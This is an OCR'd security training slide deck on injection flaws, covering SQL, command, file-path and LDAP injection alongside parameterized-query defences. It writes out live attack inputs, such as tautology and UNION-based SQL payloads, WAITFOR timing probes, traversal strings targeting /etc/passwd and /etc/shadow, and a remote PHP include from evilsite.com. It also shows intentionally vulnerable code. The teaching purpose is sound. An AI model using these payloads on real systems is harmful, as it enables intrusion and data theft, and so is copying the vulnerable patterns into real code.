SQL Injection

Eoin Keary
CTO BCC Risk Advisory

www.bccriskadvisory.com
www.edgescan.com

Where are we going?

Injection	SQL Injection Attack Types
	Parameterized Queries
	Database configuration security
	Command Injection
	LDAP Injection

SQL Injection

Lack of query parameterization can be exploited and used to execute arbitrary queries against back-end databases

New malicious commands are added to application, hence the term “injection”

Occurs when malicious untrusted input is used within SQL queries being executed against back-end application databases

Injected SQL queries will run under the context of the application account, allowing read and/or write access to application data and even schema!


SQL Injection Attack Types

Data Retrieval	Allow an attacker to extract data from the database. Exploits can include modifying the record selection criteria of the SQL query or appending a user-specified query using the SQL UNION directive. This type of exploit can also be used to bypass poorly designed login mechanisms
Data Modification	Allow attacker to write to database tables. Can be used to modify or add records to the database. *(**NOTE**: Very dangerous and could result in data corruption!) – DML*
Database-Specific Exploits	Involve exploiting database-specific functionality. Can potentially be used to execute arbitrary commands on the database server operating system. (Command Injection)

SQL Error Messages

Where to find error messages?

- To see raw error messages you must ***uncheck*** Internet Explorer’s default setting (Tools → Internet Options →Advanced): **Show friendly HTTP error messages**



```
There is a problem with the page you are trying to reach and it
cannot be displayed.

Please try the following:

  • Click the Refresh button, or try again later.
  • Open the                    home page, and then look for links
    to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

  • Error Type:
    Microsoft OLE DB Provider for ODBC Drivers (0x80040E37)
    [Microsoft][ODBC SQL Server Driver][SQL Server]Invalid
    object name 'tbl_access_passwords'.
    /home/index_signin.asp, line 35

  • Browser Type:
    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR
    1.0.3705)

  • Page:
    GET /home/index_signin.asp
```

RISK ADVISORY

Anatomy of SQL Injection Attack

sql = “SELECT * FROM user_table WHERE username = “’” & Request(“username”) & “’’ AND password = “’” & Request (“password”) & ”’”

What the developer intended:

username = chip

password = P@ssw0rd1

SQL Query:

SELECT * FROM user_table WHERE username = ‘chip’ AND password = ‘P@ssw0rd1’

Anatomy of SQL Injection Attack

sql = “SELECT * FROM user_table WHERE username = ‘” & Request(“username”) & “’ AND password = ‘” & Request(“password”) & “’”

(This is DYNAMIC sql –Bad)

What the developer did not intend is parameter values like:

username = john

password = blah’ or ‘1’=‘1

SQL Query:

SELECT * FROM user_table WHERE username = ‘john’ AND password = ‘blah’ or ‘1’=‘1’

Since 1=1 is true and the AND is executed before the OR, all rows in the users table are returned!

SQL Injection without a Single Quote (‘)

Attacks can occur even when variables are not encapsulated within single quotes
sql = "SELECT * from users where custnum=" + request.getParameter("AccountNum");

What happens if AccountNum is 1=1 or <boolean True> above?

Called "Numeric SQL Injection"

String Building to Call Stored Procedures

- String building can be done when calling stored procedures as well

```
sql = "GetCustInfo @LastName=" +
request.getParameter("LastName");
```

- Stored Procedure Code

```
CREATE PROCEDURE GetCustInfo (@LastName VARCHAR(100))
 AS

exec('SELECT * FROM CUSTOMER WHERE LNAME=''' + @LastName + '''')
 GO
```

(Wrapped Dynamic SQL)

- What's the issue here…………
  - If blah' OR '1'='1 is passed in as the LastName value, the entire table will be returned
- Remember Stored procedures need to be implemented safely. 'Implemented safely' means the stored procedure does not include any unsafe dynamic SQL generation.

Identifying SQL Injection Points

Insert a single apostrophe into application inputs to invoke a database syntax error

If a single apostrophe causes a generic error to be returned, SQL injection may still be possible. Modify the string to eliminate the syntax error to validate that a database error is occurring

- blah’--
- blah’ OR ‘1’=‘1
- blah’ OR ‘1’=‘2
- Blah’%20’OR%20’1’=‘1
- Blah’ OR 11;#

Trace all application input through the code to see which inputs are ultimately used in database calls

Identify database calls using SQL string building to check for proper input validation

Code Review: Source and Sink

```
public void bad(HttpServletRequest request, HttpServletResponse response) throws Throwable
  {
      String data;

      Logger log_bad = Logger.getLogger("local-logger");

      /* read parameter from request */
      data = request.getParameter("name");

      Logger log2 = Logger.getLogger("local-logger");

      Connection conn_tmp2 = null;
      Statement sqlstatement = null;
      ResultSet sqlrs = null;

      try {
          conn_tmp2 = IO.getDBConnection();
          sqlstatement = conn_tmp2.createStatement();

          /* take user input and place into dynamic sql query */
          sqlrs = sqlstatement.executeQuery("select * from users where name='"+data+"'");

          IO.writeString(sqlrs.toString());
      }
      catch(SQLException se)
      {
```

Input from request (Source)

Exploit is executed (Sink)

Code Review: Find the Vulns!

```
public void doGet(HttpServletRequest req, HttpServletResponse res)
{
        String name = req.getParameter("username");
        String pwd = req.getParameter("password");
        int id = validateUser(name, pwd);
        String retstr = "User : " + name + " has ID: " + id;
        res.getOutputStream().write(retstr.getBytes());
}

private int validateUser(String user, String pwd) throws Exception
{
        Statement stmt = myConnection.createStatement();
        ResultSet rs;
        rs = stmt.executeQuery("select id from users where
        user='" + user + "' and key='" + pwd + "'");
        return rs.next() ? rs.getInt(1) : -1;
}
```

RISK ADVISORY

Advanced SQLi : Blind

http://joke.com/post.php?id=1

Select stuff from <table> where id=1;

→ Return HTTP 200

http://joke.com/post.php?id=1 and 1=2

Select stuff from <table> where id=1 and 1=2;

→ Return HTTP 500 ? / return nothing

http://joke.com/post.php?id=1 and 1=1

Select stuff from <table> where id=1 and 1=1;

→ Return HTTP 200 (valid syntax)

String breaking:

http://joke.com/post.php?id=1 and 'eoin'='eoi'+'n'

RISK ADVISORY

Advanced SQLi : Timing Attacks

Timing Attacks:

Discover database schema details without explicit ODBC/JDBC errors.

SQL Server: waitfor delay

http://www.joke.com/vulnerable.php?id=1' waitfor delay '00:00:10'—

http://www.joke.com/vulnerable.php?id=1' IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Advanced SQLi : UNION

Result set matching using union

Integer Injection:

http://[site.com]/page.php?id=1 UNION SELECT ALL 1—

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site.com]/page.php?id=1 UNION SELECT ALL 1,2--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site.com]/page.php?id=1 UNION SELECT ALL 1,2,3--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site.com]/page.php?id=1 UNION SELECT ALL 1,2,3,4--

NO ERROR - We now know **id** returns 4 columns

Advanced SQLi : UNION

http://[site.com]/page.php?id=1 UNION SELECT ALL 1,USER,3,4—

Return DB USER account

http://[site.com]/page.php?id=1   UNION SELECT ALL 1,name,3,4 from sysobjects where xtype=char(85)—

Return Database Tables (Ascii char 85 = ‘U’; user table).

http://[site.com]/page.php?id=1 UNION SELECT ALL 1,column_name,3,4 from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'--

Return Table column names

How do we stop SQL Injection in our code?

RISK ADVISORY

Defending Against SQL Injection

Validation using **Known Good Validation** should be used for all input used in SQL queries

.NET's parameterized queries are extremely resilient to SQL injection attacks, even in the absence of input validation

Similar functionality exists for Java via Prepared Statements and Callable Statements

- Automatically limits scope of user input – cannot break out of variable scope (i.e. it does the escaping for you)
- Performs data type checking on parameter values


Every web language has an API for Parameterized Queries!

Parameterized Queries

- **Parameterized Queries** ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker.

<u>Language Specific Recomendations</u>

- ■ Java EE – use PreparedStatement() with bind variables
- ■ .NET – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
- ■ PHP – use PDO with strongly typed parameterized queries (using bindParam())
- ■ Hibernate - use createQuery() with bind variables (called named parameters in Hibernate)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

BOBBY TABLES IS WRONG. WHY?

RISK ADVISORY

Query Parameterization (PHP PDO)

```
$stmt = $dbh->prepare("update users set
email=:new_email where id=:user_id");

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Java Prepared Statement

Dynamic SQL: (Injectable)

```
String sqlQuery = "UPDATE EMPLOYEES SET SALARY = ' +
        request.getParameter("newSalary") + ' WHERE ID = ' +        request.getParameter("id") + '";
```

PreparedStatement: (Not Injectable)

```
String newSalary = request.getParameter("newSalary") ;

String id = request.getParameter("id");

PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES
            SET SALARY = ? WHERE ID = ?");

pstmt.setString(1, newSalary);

pstmt.setString(2, id);
```

.NET Parameterized Query

Dynamic SQL: (Not so Good)

```
string sql = "SELECT * FROM User WHERE Name = '" + NameTextBox.Text + "' AND Password = '" +
PasswordTextBox.Text + "'";
```

Parameterized Query: (Nice, Nice!)

```
SqlConnection objConnection = new SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT * FROM User WHERE Name = @Name AND Password =
    @Password", objConnection);
objCommand.Parameters.Add("@Name", NameTextBox.Text);
objCommand.Parameters.Add("@Password", PasswordTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader();
if (objReader.Read()) { ...
```

HQL Injection Protection

Unsafe HQL Statement Query (Hibernate)

```
unsafeHQLQuery = session.createQuery("from Inventory where
productID='"+userSuppliedParameter+"'");
```

Safe version of the same query using named parameters

```
Query safeHQLQuery = session.createQuery("from Inventory where productID=:productid");


safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

SQL Injection Protection for ASP.NET and Ruby

ASP.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql); command.Parameters.Add(new
SqlParameter("@CustomerId",
System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

RUBY – Active Record

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
# Update
project.update_attributes(:name => 'owasp')
# Delete
Project.delete(:name => 'name')
```

RISK ADVISORY

Cold Fusion and Perl Parameterized Queries

Cold Fusion

```
<cfquery name = "getFirst" dataSource = "cfsnippets">
                SELECT * FROM #strDatabasePrefix#_courses WHERE intCourseID =
                <cfqueryparam value = #intCourseID# CFSQLType = "CF_SQL_INTEGER">
</cfquery>
```

Perl - DBI

```
my $sql = "INSERT INTO foo (bar, baz) VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

RISK ADVISORY

Insecure Stored Procedure (MSSQL)

```
create procedure getUser_USAFE
@un varchar(25)
as
declare @sql varchar(max)
set @sql = '
select lastname, passbcrypt, age
from Users
where username= ''' + @un + ''';'
exec (@sql)
Go
```

Secure Stored Procedure 1 (MSSQL)

```
create procedure getUsers_SAFE
@un varchar(25)
as
select lastname, passbcrypt, age
from Users
where username = @un;
Go
```

Secure Stored Procedure 2 (MSSQL)

```
declare @sql nvarchar(4000)
declare @monthNo int
declare @minAmount decimal
set @sql = N'
select SalesPerson from dbo.SalesData
where mon = @monthNo and amount > @minAmount'

set @monthNo = 2
set @minAmount = 100

exec sp_executesql @sql, N'@monthNo int, @minAmount decimal',
 @monthNo, @minAmount
```

http://www.mssqltips.com/sqlservertip/2981/using-parameters-for-sql-server-queries-and-stored-procedures/

RISK ADVISORY

Stored Procedures and SQL Injection

Stored procedures provide several benefits

- Allows database permissions to be restricted to only **EXECUTE** on stored procedures (permission inheritance)
- Promotes code re-use (less error prone and easier to maintain)
- They must not contain dynamic SQL
- Caution: Stored Procedures themselves may be injectable!

Query Parameterization Needed

- When creating SQL
- When calling a a Stored Procedure
- When building a Stored Procedure

Restricting Default Database Permissions

Delete all default user accounts that are not used. Ensure that strong/complex passwords are assigned to known user accounts

Restrict default access permissions on all objects. The application user should either be removed from default roles (i.e. public), or the underlying role permissions should be stripped

Disable dangerous/unnecessary functionality within the database server (ADHOC provider access and xp_cmdshell in Microsoft SQL Server)

Database Principle of Least Privilege


Database accounts used by the application should have the minimal required privileges

If there is a SQLI vuln we may be able to limit the damage that an attacker might do

DB Query Method	Privileges Required by App	Privileges that can be revoked
Stored Procedure	■ EXECUTE on the stored procedure	■ SELECT, INSERT, UPDATE, DELETE on the underlying Tables ■ EXECUTE on system stored procedures ■ SELECT on system tables and views
Dynamic SQL	■ SELECT on the table (read-only) - OR – SELECT / UPDATE / INSERT/ DELETE on the table (read / write)	■ EXECUTE on system stored procedures ■ SELECT on system tables and views

RISK ADVISORY

File and OS Command Injection


GAME OF THE YEAR
COMPUTER GAME OF THE YEAR
BEST STRATEGY GAME
COMMAND & CONQUER
GET A $10 REBATE IF YOU OWN COMMAND & CONQUER DOS
Microsoft Windows 95
NEW! INTERNET HEAD-TO-HEAD PLAY
Westwood
TEEN

RISK ADVISORY

Arbitrary File Upload

Uploading malicious files to web-accessible directories can be used to compromise the underlying operating system and/or application

- Malicious binaries to executable web-accessible directories (ie. /cgi-bin/)
- Malicious scripts to web-accessible directories with script mappings (can be any or all directories)
- Overwriting sensitive system files (/etc/passwd, /etc/shadow)

Uploading large files to the web server can be used to launch a denial-of-service attack by filling web server drives

File Path Traversal Attacks

Calling other files via input parameters can expose the web server to unauthorized file access

- /default.php?page=about.php **OK**
- /default.jsp?page=../../../../etc/passwd **NOT OK**

Compound this issue with excessive app permissions:

- /default.jsp?page=../../../../etc/shadow **OH NO!!!**
- /default.jsp/get-file?file=/etc/passwd **OH NO!!!**
- /default.jsp/page?page=http://other-site.com.br/other-page.htm/malicius-code.php **OH NO!!!**
- http://vulnerable-page.org?viewtext=../upload.php **OH NO!!!**

Injection Flaws –Example

Document retrieval

```
sDoc = Request.QueryString("Doc")          ← Source
if sDoc <> "" then
        x = inStr(1,sDoc,".")
        if x <> 0 then
                sExtension = mid(sDoc,x+1)
                sMimeType = getMime(sExtension)
        else
                sMimeType = "text/plain"
        end if
                                                        Sink
                                                          ↓
        set cm = session("cm")
        cm.returnBinaryContent application("DOCUMENTROOT") & sDoc,
        sMimeType
        Response.End
        end if
```

RISK ADVISORY

Object Lookup Maps and Access Control

Pretty Name	File ID	Actual File
Profile.jpg	1234	/user/jim/1234
Data.xls	1235	/user/jim/1235
Cats.png	1236	/user/jim/1236
MoarCats.mov	1237	/user/jim/1237

Operating System Interaction

Applications often pass parameters that are ultimately used to interface with the server file system and/or operating system

If not validated properly, parameters may be manipulated to provide unauthorized read / write / execute access to server files

Many applications may allow users to upload files

Command Injection

Web applications may use input parameters as arguments for OS scripts or executables

Almost every application platform provides a mechanism to execute local operating system commands from application code

- Perl: system(), exec(), backquotes(``)
- C/C++: system(), popen(), backquotes(``)
- ASP: wscript.shell
- Java: getRuntime.exec
- MS-SQL Server: master..xp_cmdshell
- PHP : include() require(), eval() ,shell_exec

Most operating systems support multiple commands to be executed from the same command line. Multiple commands are typically separated with the pipe "|" or ampersand "&" characters

Testing for OS Interaction

Note any parameters that appear to be referencing files or directory paths. Also note any web server file names or paths that incorporate user specified data

Parameters should be tested individually to see if file system related errors appear

- *File not found, Cannot open file, Path not found, etc.*

Input parameters should be manipulated to include references to other known files and directories

- ../../etc/passwd
- ../../../winnt/win.ini
- ../../../winnt/system32/cmd.exe

Testing for OS Interaction

If the application allows file upload, try and determine where the files are sent. If sent to web accessible directories, upload malicious files and/or script and see if they can be executed

If not, try to determine the local path to the web root directory and traverse into the directory by manipulating the file name

- ../../../home/apache/htdocs/test.txt
- ..\..\..\inetpub\wwwroot\test.txt

Try appending operating system commands to the end of application parameters. Remember to encode the “&”

Defenses Against OS Interaction Attacks

Exact Match Validation should be used to ensure that only authorised files are requested. If this is not feasible, then Known Good Validation or Known Bad Validation should be used on parameter values and characters typically used to alter file system paths should be rejected. (.. / %)

Bounds Checking should also be performed to ensure that uploaded file sizes do not exceed reasonable limits

In general, avoid using parameters to interface with the file system when at all possible

Uploaded files should be placed into a directory that is not web accessible and the application should handle all file naming (regardless of what the original file name was)

RISK ADVISORY

Defenses Against OS Interaction Attacks

For file access using application parameters, consider using application logic to correlate parameter values to file system paths or objects if dynamic file access necessary. This can typically be done using an array or hash table

Always implement conservative read, write, and execute access control lists at the OS level to restrict what files can be accessed by the application. (more on this later)

If possible, verify uploaded file types by inspecting file headers. Native controls for validating file types are available in certain development platforms (.NET)

Store in application constants, where possible

PHP Command and Code Injection

- Caution when using PHP functions include(), include_once(), require(), require_once()
- Also be careful with shell_exec(), exec(), passthru(), system(), eval()
- Example:
  - http://testsite.com/index.php?page=contact.php
  - http://testsite.com/?page=**http://evilsite.com/evilcode.php**
- Never let untrusted input drive any of these features and functions!


Dangers of PHP preg_replace

- Is this dangerous?

```
<?php
$in = 'Hello is there anybody in there?';
echo preg_replace($_GET['replace'],
$_GET['with'], $in);
?>
```

- What if the user enters this?
  - `$_GET['with'] =` **system('any command!')**

LDAP Injection



LDAP injection

- Lightweight Directory Access Protocol
- Used for accessing information directories
- Frequently used in web apps to help users search for specific information on the internet.
- Also used for authentication systems.

LDAP Injection

Technique for exploiting web apps using LDAP statements without first properly validating that data

Similar techniques involved in SQL injection also apply to LDAP injection

Could result in the execution of arbitrary commands such as granting permissions to unauthorized queries or content modification inside the LDAP tree

Can determine how queries are structured by sending logical operators (e.g. OR, AND, |, &, %26) and seeing what errors are returned

LDAP Injection Example

- The following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database:

```
<input type="text" maxlength="20" name="userName">Insert
username</input>
```

- Underlying code for the LDAP query:

```
String ldapSearchQuery = "(cn=" + $userName + ")";
System.out.println(ldapSearchQuery);
```

- Variable $username is not validated
- Entering “*” may return all usernames in the directory
- Entering “eoin) (| (password = *))” will generate the following code and reveal eoinspassword:

(cn = eoin) (| (password = *))

Defenses Against LDAP Injection

Data input validation of all client-supplied data!

Use known good validation with a regular expression

- Only allow letters and numbers (or just numbers)
- ^[0-9a-zA-Z]*$

If other characters are needed, convert them to HTML substitutes (&quote, & gt)

Outgoing data validation

Access control to the data in the LDAP directory

OWASP Injection Resources

LDAP Injection

- https://www.owasp.org/index.php/LDAP_injection
- https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OWASP-DV-006)

SQL Injection

- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Query_Parameterization?_Cheat_Sheet

Command Injection

- https://www.owasp.org/index.php/Command_Injection

Summary

Injection	SQL Injection Attack Types
	Parameterized Queries
	Database configuration security
	Command Injection
	LDAP Injection